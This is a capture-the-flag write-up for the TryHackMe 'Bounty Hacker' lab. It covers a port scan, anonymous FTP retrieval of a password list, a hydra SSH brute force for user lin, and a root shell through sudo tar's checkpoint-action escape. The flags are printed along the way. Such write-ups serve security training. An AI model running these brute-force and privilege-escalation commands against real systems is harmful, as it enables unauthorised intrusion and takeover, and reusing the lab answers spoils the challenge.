
Bounty Hacker

```
ping bounty.thm
```

```
rustscan -a bounty.thm -- -A -oN portscan
```


Found 3 ports open **21, 22, 80**



```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 60 vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.17.64.140
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp open  ssh     syn-ack ttl 60 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dcf8dfa7a6006d18b0702ba5aaa6143e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCgcwCtWTBLYfcPeyDkCNmq6mXb/qZExzWud7PuaWL38rUCUpDu6kvqKMLQRHX4H3vmnPE/YMkQIvmz4KUX4H/aXdw0sX5n9jr
6Zo337F40ez1iwU0B39e5XOqhC37vJuqfej6c/C4o5FcYgRqktS/kdcbcm7FJ+fHH9xmUkiGIpvcJu+E4ZMtMQm4bFMTJ58bexLszN0rUn17d2K4+lHsITPVnIxdn9hSc3UomDrWW
vwwB
|   256 ecc0f2d91e6f487d389ae3bb08c40cc9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMCu8L8U5da2RnlmmnGLtYtOy0Km3tMKLqm4dDG+CraYh7kgzgSVNdAjCOSfh3l
|   256 a41a15a5d4b1cf8f16503a7dd0d813c2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICqmJn+c7Fx6s0k8SCxAJAoJB7pS/RRtWjkaeDftreFw
80/tcp open  http    syn-ack ttl 60 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```

On port **21(ftp) anonymous** login is allowed


Login in it using **anonymous:anonymous**
But we are in passive mode for that just type **passive** command on terminal




```
┌──(root㉿Hindutva)-[~/Desktop/ctf/bountyhacker]
└─# ftp bounty.thm
Connected to bounty.thm.
220 (vsFTPd 3.0.3)
Name (bounty.thm:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||25891|)
```

Two files are found download it on our local machine using **get** command

```
get locks.txt
get task.txt
```




```
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |***********************************************************************************************************************************************|   418        4.48 KiB/s
226 Transfer complete.
418 bytes received in 00:00 (1.85 KiB/s)
ftp> get task.txt
local: task.txt remote: task.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |***********************************************************************************************************************************************|    68      112.36 KiB/s
226 Transfer complete.
68 bytes received in 00:00 (0.52 KiB/s)
```



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/bountyhacker]
└─# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

Task is written by the **lin**




```
┌──(root㉿Hindutva)-[~/Desktop/ctf/bountyhacker]
└─# cat locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e
```

Bruteforce the **ssh** service with above password for user **lin**

```
hydra -l lin -P locks.txt bounty.thm ssh -f -v -V -t 60
```

Found password for **lin** user is **RedDr4gonSynd1cat3**




```
[22][ssh] host: bounty.thm   login: lin   password: RedDr4gonSynd1cat3
[STATUS] attack finished for bounty.thm (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-15 17:14:37
```

```
ssh bounty.thm
```

We got shell as **lin** user and flag also

THM{CR1M3_SyNd1C4T3}




```
┌──(root㉿Hindutva)-[~]
└─# ssh lin@bounty.thm
The authenticity of host 'bounty.thm (10.10.225.68)' can't be established.
ED25519 key fingerprint is SHA256:Y140oz+ukdhfyG8/c5KvqKdvm+Kl+gLSvokSys7SgPU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'bounty.thm' (ED25519) to the list of known hosts.
lin@bounty.thm's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ pwd
/home/lin/Desktop
lin@bountyhacker:~/Desktop$ uname -a
Linux bountyhacker 4.15.0-101-generic #102~16.04.1-Ubuntu SMP Mon May 11 11:38:16 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
lin@bountyhacker:~/Desktop$ ls -a
.  ..  user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
```


Type **sudo -l**



```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
```

Go to https://gtfobins.github.io/ search for **tar**



Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

```
sudo /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

We got the **root** shell

THM{80UN7Y_h4cK3r}



```
    (root) /bin/tar
lin@bountyhacker:~/Desktop$ sudo /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
/bin/tar: Removing leading `/' from member names
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# ls
user.txt
# cd /root
# ls
root.txt
# cat root.txt
THM{80UN7Y_h4cK3r}
# 
```